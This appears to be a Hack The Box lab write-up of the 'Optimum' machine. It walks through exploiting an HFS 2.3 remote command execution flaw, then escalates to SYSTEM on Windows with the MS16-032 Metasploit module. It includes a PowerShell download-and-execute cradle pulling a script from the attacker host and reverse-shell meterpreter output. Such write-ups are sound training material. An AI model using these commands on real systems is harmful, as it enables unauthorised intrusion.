Welcome back hackers!! Today, we will be doing Optimum from Hackthebox. So lets jump in!!


Enumeration

```
PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-server-header: HFS 2.3
|_http-title: HFS /
|_http-favicon: Unknown favicon MD5:
759792EDD4EF8E6BC2D1877D27153CB1
```

Just one port open. That means we don't have to worry much about enumeration. Attack surface is just http service so lets begin with port 80.

Port 80 (HTTP)

This is the landing site you get:



The site title says HFS or Http File Server. In the bottom, you could see the version number of the service. A quick searchsploit will give few exploits related to this service and most notably is the RCE vulnerability.

```
┌──(root💀kali)-[/home/rishabh/Desktop/transfers]
└─# searchsploit HFS 2.3
1 ⚙
------------------------------------------------------------
---------------------- ---------------------------------
 Exploit Title
```

```
|  Path
-------------------------------------------------------------
---------------------- ----------------------------------
HFS (HTTP File Server) 2.3.x - Remote Command Execution (3)
| windows/remote/49584.py
HFS Http File Server 2.3m Build 300 - Buffer Overflow (PoC)
| multiple/remote/48569.py
Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File
Upload                        | multiple/remote/30850.txt
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command
Execution (1)                 | windows/remote/34668.txt
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command
Execution (2)                 | windows/remote/39161.py
Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote
Command Execution             | windows/webapps/34852.txt
-------------------------------------------------------------
---------------------- ----------------------------------
Shellcodes: No Results
```

Also, if you view the source code, you will notice there is a link to rejetto:


```
    </fieldset>

        <fieldset id='serverinfo'>
        <legend><img src="/~img0"> Server information</legend>
        <a href="http://www.rejetto.com/hfs/">HttpFileServer 2.3</a>
        <br />Se[redacted]18 πμ
        <br />Server uptime: 00:30:38
    </fieldset>


</div>
```


Which confirms the vendor and now we can go with one of exploits listed above. Copy the file 39161.pt to your working directory.

Exploitation

First things first, you will have to make some changes to the exploit code. Change local IP to your attacker machine's ip and same with

port number. Next, host nc.exe locally, and run the exploit by supplying target's IP address and port.





Privilege Escalation

We can see that we are not system level user. We have to escalate. A quick systeminfo reveals that the OS version is quite old and there

are high chances that it is vulnerable to kernel exploit. Now, copy the systeminfo output into a file, and run windows exploit suggester with file as one of the arguments.

```
┌──(root💀kali)-[/opt/Windows-Exploit-Suggester]
└─# python2 windows-exploit-suggester.py --database 2021-12-28-mssb.xls --systeminfo /home/rishabh/HTB/Windows/Optimum/systeminfo
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (utf-8)
[*] querying database file for potential vulnerabilities
[*] comparing the 31 hotfix(es) against the 266 potential bulletins(s) with a database of 137 known exploits
[*] there are now 246 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 2012 R2 64-bit'
[*]
[E] MS16-135: Security Update for Windows Kernel-Mode Drivers (3199135) - Important
[*]   https://www.exploit-db.com/exploits/40745/ -- Microsoft Windows Kernel - win32k Denial of Service (MS16-135)
[*]   https://www.exploit-db.com/exploits/41015/ -- Microsoft Windows Kernel - 'win32k.sys' 'NtSetWindowLongPtr' Privilege Escalation (MS16-135) (2)
[*]   https://github.com/tinysec/public/tree/master/CVE-2016-7255
[*]
[E] MS16-098: Security Update for Windows Kernel-Mode Drivers (3178466) - Important
[*]   https://www.exploit-db.com/exploits/41020/ -- Microsoft Windows 8.1 (x64) - RGNOBJ Integer Overflow (MS16-098)
[*]
[M] MS16-075: Security Update for Windows SMB Server (3164038) - Important
```

```
[*]   https://github.com/foxglovesec/RottenPotato
[*]   https://github.com/Kevin-Robertson/Tater
[*]   https://bugs.chromium.org/p/project-
zero/issues/detail?id=222 -- Windows: Local WebDAV NTLM
Reflection Elevation of Privilege
[*]   https://foxglovesecurity.com/2016/01/16/hot-potato/ -
- Hot Potato - Windows Privilege Escalation
[*]
[E] MS16-074: Security Update for Microsoft Graphics
Component (3164036) - Important
[*]   https://www.exploit-db.com/exploits/39990/ -- Windows
- gdi32.dll Multiple DIB-Related EMF Record Handlers Heap-
Based Out-of-Bounds Reads/Memory Disclosure (MS16-074), PoC
[*]   https://www.exploit-db.com/exploits/39991/ -- Windows
Kernel - ATMFD.DLL NamedEscape 0x250C Pool Corruption
(MS16-074), PoC
[*]
[E] MS16-063: Cumulative Security Update for Internet
Explorer (3163649) - Critical
[*]   https://www.exploit-db.com/exploits/39994/ --
Internet Explorer 11 - Garbage Collector Attribute Type
Confusion (MS16-063), PoC
[*]
[E] MS16-032: Security Update for Secondary Logon to
Address Elevation of Privile (3143141) - Important
[*]   https://www.exploit-db.com/exploits/40107/ -- MS16-
032 Secondary Logon Handle Privilege Escalation, MSF
[*]   https://www.exploit-db.com/exploits/39574/ --
Microsoft Windows 8.1/10 - Secondary Logon Standard Handles
Missing Sanitization Privilege Escalation (MS16-032), PoC
[*]   https://www.exploit-db.com/exploits/39719/ --
Microsoft Windows 7-10 & Server 2008-2012 (x32/x64) - Local
Privilege Escalation (MS16-032) (PowerShell), PoC
[*]   https://www.exploit-db.com/exploits/39809/ --
Microsoft Windows 7-10 & Server 2008-2012 (x32/x64) - Local
Privilege Escalation (MS16-032) (C#)
[*]
[M] MS16-016: Security Update for WebDAV to Address
Elevation of Privilege (3136041) - Important
[*]   https://www.exploit-db.com/exploits/40085/ -- MS16-
016 mrxdav.sys WebDav Local Privilege Escalation, MSF
```

```
[*]   https://www.exploit-db.com/exploits/39788/ --
Microsoft Windows 7 - WebDAV Privilege Escalation Exploit
(MS16-016) (2), PoC
[*]   https://www.exploit-db.com/exploits/39432/ --
Microsoft Windows 7 SP1 x86 - WebDAV Privilege Escalation
(MS16-016) (1), PoC
[*]
[E] MS16-014: Security Update for Microsoft Windows to
Address Remote Code Execution (3134228) - Important
[*]   Windows 7 SP1 x86 - Privilege Escalation (MS16-014),
https://www.exploit-db.com/exploits/40039/, PoC
[*]
[E] MS16-007: Security Update for Microsoft Windows to
Address Remote Code Execution (3124901) - Important
[*]   https://www.exploit-db.com/exploits/39232/ --
Microsoft Windows devenum.dll!DeviceMoniker::Load() - Heap
Corruption Buffer Underflow (MS16-007), PoC
[*]   https://www.exploit-db.com/exploits/39233/ --
Microsoft Office / COM Object DLL Planting with
WMALFXGFXDSP.dll (MS-16-007), PoC
[*]
[E] MS15-132: Security Update for Microsoft Windows to
Address Remote Code Execution (3116162) - Important
[*]   https://www.exploit-db.com/exploits/38968/ --
Microsoft Office / COM Object DLL Planting with comsvcs.dll
Delay Load of mqrt.dll (MS15-132), PoC
[*]   https://www.exploit-db.com/exploits/38918/ --
Microsoft Office / COM Object els.dll DLL Planting (MS15-
134), PoC
[*]
[E] MS15-112: Cumulative Security Update for Internet
Explorer (3104517) - Critical
[*]   https://www.exploit-db.com/exploits/39698/ --
Internet Explorer 9/10/11 -
CDOMStringDataList::InitFromString Out-of-Bounds Read
(MS15-112)
[*]
[E] MS15-111: Security Update for Windows Kernel to Address
Elevation of Privilege (3096447) - Important
[*]   https://www.exploit-db.com/exploits/38474/ -- Windows
10 Sandboxed Mount Reparse Point Creation Mitigation Bypass
```

```
(MS15-111), PoC
[*]
[E] MS15-102: Vulnerabilities in Windows Task Management
Could Allow Elevation of Privilege (3089657) - Important
[*]   https://www.exploit-db.com/exploits/38202/ -- Windows
CreateObjectTask SettingsSyncDiagnostics Privilege
Escalation, PoC
[*]   https://www.exploit-db.com/exploits/38200/ -- Windows
Task Scheduler DeleteExpiredTaskAfter File Deletion
Privilege Escalation, PoC
[*]   https://www.exploit-db.com/exploits/38201/ -- Windows
CreateObjectTask TileUserBroker Privilege Escalation, PoC
[*]
[E] MS15-097: Vulnerabilities in Microsoft Graphics
Component Could Allow Remote Code Execution (3089656) -
Critical
[*]   https://www.exploit-db.com/exploits/38198/ -- Windows
10 Build 10130 - User Mode Font Driver Thread Permissions
Privilege Escalation, PoC
[*]   https://www.exploit-db.com/exploits/38199/ -- Windows
NtUserGetClipboardAccessToken Token Leak, PoC
[*]
[M] MS15-078: Vulnerability in Microsoft Font Driver Could
Allow Remote Code Execution (3079904) - Critical
[*]   https://www.exploit-db.com/exploits/38222/ -- MS15-
078 Microsoft Windows Font Driver Buffer Overflow
[*]
[E] MS15-052: Vulnerability in Windows Kernel Could Allow
Security Feature Bypass (3050514) - Important
[*]   https://www.exploit-db.com/exploits/37052/ -- Windows
- CNG.SYS Kernel Security Feature Bypass PoC (MS15-052),
PoC
[*]
[M] MS15-051: Vulnerabilities in Windows Kernel-Mode
Drivers Could Allow Elevation of Privilege (3057191) -
Important
[*]   https://github.com/hfiref0x/CVE-2015-1701, Win32k
Elevation of Privilege Vulnerability, PoC
[*]   https://www.exploit-db.com/exploits/37367/ -- Windows
ClientCopyImage Win32k Exploit, MSF
[*]
```

```
[E] MS15-010: Vulnerabilities in Windows Kernel-Mode Driver
Could Allow Remote Code Execution (3036220) - Critical
[*]   https://www.exploit-db.com/exploits/39035/ --
Microsoft Windows 8.1 - win32k Local Privilege Escalation
(MS15-010), PoC
[*]   https://www.exploit-db.com/exploits/37098/ --
Microsoft Windows - Local Privilege Escalation (MS15-010),
PoC
[*]   https://www.exploit-db.com/exploits/39035/ --
Microsoft Windows win32k Local Privilege Escalation (MS15-
010), PoC
[*]
[E] MS15-001: Vulnerability in Windows Application
Compatibility Cache Could Allow Elevation of Privilege
(3023266) - Important
[*]   http://www.exploit-db.com/exploits/35661/ -- Windows
8.1 (32/64 bit) - Privilege Escalation
(ahcache.sys/NtApphelpCacheControl), PoC
[*]
[E] MS14-068: Vulnerability in Kerberos Could Allow
Elevation of Privilege (3011780) - Critical
[*]   http://www.exploit-db.com/exploits/35474/ -- Windows
Kerberos - Elevation of Privilege (MS14-068), PoC
[*]
[M] MS14-064: Vulnerabilities in Windows OLE Could Allow
Remote Code Execution (3011443) - Critical
[*]   https://www.exploit-db.com/exploits/37800// --
Microsoft Windows HTA (HTML Application) - Remote Code
Execution (MS14-064), PoC
[*]   http://www.exploit-db.com/exploits/35308/ -- Internet
Explorer OLE Pre-IE11 - Automation Array Remote Code
Execution / Powershell VirtualAlloc (MS14-064), PoC
[*]   http://www.exploit-db.com/exploits/35229/ -- Internet
Explorer <= 11 - OLE Automation Array Remote Code Execution
(#1), PoC
[*]   http://www.exploit-db.com/exploits/35230/ -- Internet
Explorer < 11 - OLE Automation Array Remote Code Execution
(MSF), MSF
[*]   http://www.exploit-db.com/exploits/35235/ -- MS14-064
Microsoft Windows OLE Package Manager Code Execution
Through Python, MSF
```

```
[*]   http://www.exploit-db.com/exploits/35236/ -- MS14-064
Microsoft Windows OLE Package Manager Code Execution, MSF
[*]
[M] MS14-060: Vulnerability in Windows OLE Could Allow
Remote Code Execution (3000869) - Important
[*]   http://www.exploit-db.com/exploits/35055/ -- Windows
OLE - Remote Code Execution 'Sandworm' Exploit (MS14-060),
PoC
[*]   http://www.exploit-db.com/exploits/35020/ -- MS14-060
Microsoft Windows OLE Package Manager Code Execution, MSF
[*]
[M] MS14-058: Vulnerabilities in Kernel-Mode Driver Could
Allow Remote Code Execution (3000061) - Critical
[*]   http://www.exploit-db.com/exploits/35101/ -- Windows
TrackPopupMenu Win32k NULL Pointer Dereference, MSF
[*]
[E] MS13-101: Vulnerabilities in Windows Kernel-Mode
Drivers Could Allow Elevation of Privilege (2880430) -
Important
[M] MS13-090: Cumulative Security Update of ActiveX Kill
Bits (2900986) - Critical
[*] done
```

I tried various exploits from the list, but most of them were not working. I decided to run another tool like Sherlock.ps1 so that I can take out the common ones which we can use.

```
powershell "IEX(New-Object
Net.WebClient).downloadString('http://10.10.16.19/Sherlock.
ps1')"


Title      : User Mode to Ring (KiTrap0D)
MSBulletin : MS10-015
CVEID      : 2010-0232
Link       : https://www.exploit-db.com/exploits/11199/
VulnStatus : Not supported on 64-bit systems
```

```
Title      : Task Scheduler .XML
MSBulletin : MS10-092
CVEID      : 2010-3338, 2010-3888
Link       : https://www.exploit-db.com/exploits/19930/
VulnStatus : Not Vulnerable

Title      : NTUserMessageCall Win32k Kernel Pool Overflow
MSBulletin : MS13-053
CVEID      : 2013-1300
Link       : https://www.exploit-db.com/exploits/33213/
VulnStatus : Not supported on 64-bit systems

Title      : TrackPopupMenuEx Win32k NULL Page
MSBulletin : MS13-081
CVEID      : 2013-3881
Link       : https://www.exploit-db.com/exploits/31576/
VulnStatus : Not supported on 64-bit systems

Title      : TrackPopupMenu Win32k Null Pointer Dereference
MSBulletin : MS14-058
CVEID      : 2014-4113
Link       : https://www.exploit-db.com/exploits/35101/
VulnStatus : Not Vulnerable

Title      : ClientCopyImage Win32k
MSBulletin : MS15-051
CVEID      : 2015-1701, 2015-2433
Link       : https://www.exploit-db.com/exploits/37367/
VulnStatus : Not Vulnerable

Title      : Font Driver Buffer Overflow
MSBulletin : MS15-078
CVEID      : 2015-2426, 2015-2433
Link       : https://www.exploit-db.com/exploits/38222/
VulnStatus : Not Vulnerable

Title      : 'mrxdav.sys' WebDAV
MSBulletin : MS16-016
CVEID      : 2016-0051
Link       : https://www.exploit-db.com/exploits/40085/
VulnStatus : Not supported on 64-bit systems
```

```
Title      : Secondary Logon Handle
MSBulletin : MS16-032
CVEID      : 2016-0099
Link       : https://www.exploit-db.com/exploits/39719/
VulnStatus : Appears Vulnerable

Title      : Windows Kernel-Mode Drivers EoP
MSBulletin : MS16-034
CVEID      : 2016-0093/94/95/96
Link       : https://github.com/SecWiki/windows-kernel-
exploits/tree/master/MS1
             6-034?
VulnStatus : Appears Vulnerable

Title      : Win32k Elevation of Privilege
MSBulletin : MS16-135
CVEID      : 2016-7255
Link       : https://github.com/FuzzySecurity/PSKernel-
Primitives/tree/master/S
             ample-Exploits/MS16-135
VulnStatus : Appears Vulnerable

Title      : Nessus Agent 6.6.2 - 6.10.3
MSBulletin : N/A
CVEID      : 2017-7199
Link       :
https://aspe1337.blogspot.co.uk/2017/04/writeup-of-cve-
2017-7199.h
             tml
VulnStatus : Not Vulnerable




C:\Users\kostas\Desktop>
```

You can see that MS16-032 appeared in both the scripts. After googling about it, there is also a metasploit module for it. I

transferred a 64-bit payload and got a meterpreter shell. Now, search for MS16-032. After setting the options, it should look like this:

```
msf6
exploit(windows/local/ms16_032_secondary_logon_handle_prive
sc) > options

Module options
(exploit/windows/local/ms16_032_secondary_logon_handle_priv
esc):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run
this module on


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique
(Accepted: '', seh, thread, process, none)
   LHOST     tun0             yes       The listen address
(an interface may be specified)
   LPORT     6666             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   1   Windows x64
```

Make sure to change the target to x64 and payload too because we are interacting with a 64-bit machine. Next, just type run and enter.

Metasploit will open a new session with System privileges:

```
msf6
exploit(windows/local/ms16_032_secondary_logon_handle_prive
sc) > run

[*] Started reverse TCP handler on 10.10.16.19:6666
[+] Compressed size: 1160
[*] Writing payload file,
C:\Users\kostas\AppData\Local\Temp\FuXIWbaDcYc.ps1...
[*] Compressing script contents...
[+] Compressed size: 3743
[*] Executing exploit script...
         __ __ ___ ___   ___     ___ ___ ___
        |  V  |  _|_  | |  _|___|   |_  |_  |
        |     |_  |_| |_| . |___| | |_  |  _|
        |_|_|_|___|_____|___|   |___|___|___|

                       [by b33f -> @FuzzySec]

[?] Operating system core count: 2
[>] Duplicating CreateProcessWithLogonW handle
[?] Done, using thread handle: 1284

[*] Sniffing out privileged impersonation token..

[?] Thread belongs to: svchost
[+] Thread suspended
[>] Wiping current impersonation token
[>] Building SYSTEM impersonation token
[ref] cannot be applied to a variable that does not exist.
At line:200 char:3
+         $oA = [Ntdll]::NtImpersonateThread($eYa, $eYa,
[ref]$h3)
+
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation:
(h3:VariablePath) [], RuntimeException
    + FullyQualifiedErrorId : NonExistingVariableReference
```

```
[!] NtImpersonateThread failed, exiting..
[+] Thread resumed!

[*] Sniffing out SYSTEM shell..

[>] Duplicating SYSTEM token
Cannot convert argument "ExistingTokenHandle", with value:
"", for "DuplicateToken" to type "System.IntPtr": "Cannot
co
nvert null to type "System.IntPtr"."
At line:259 char:2
+     $oA = [Advapi32]::DuplicateToken($eCAeV, 2,
[ref]$reBzv)
+
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [],
MethodException
    + FullyQualifiedErrorId :
MethodArgumentConversionInvalidCastArgument

[>] Starting token race
[>] Starting process race
[!] Holy handle leak Batman, we have a SYSTEM shell!!

W6Yjh9pf9qF2ihq7w40MsGOb77iKgSRr
[+] Executed on target machine.
[*] Sending stage (200262 bytes) to 10.129.1.127
[*] Meterpreter session 2 opened (10.10.16.19:6666 ->
10.129.1.127:49173 ) at 2022-01-05 15:07:57 -0500
[+] Deleted
C:\Users\kostas\AppData\Local\Temp\FuXIWbaDcYc.ps1

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Cheers!!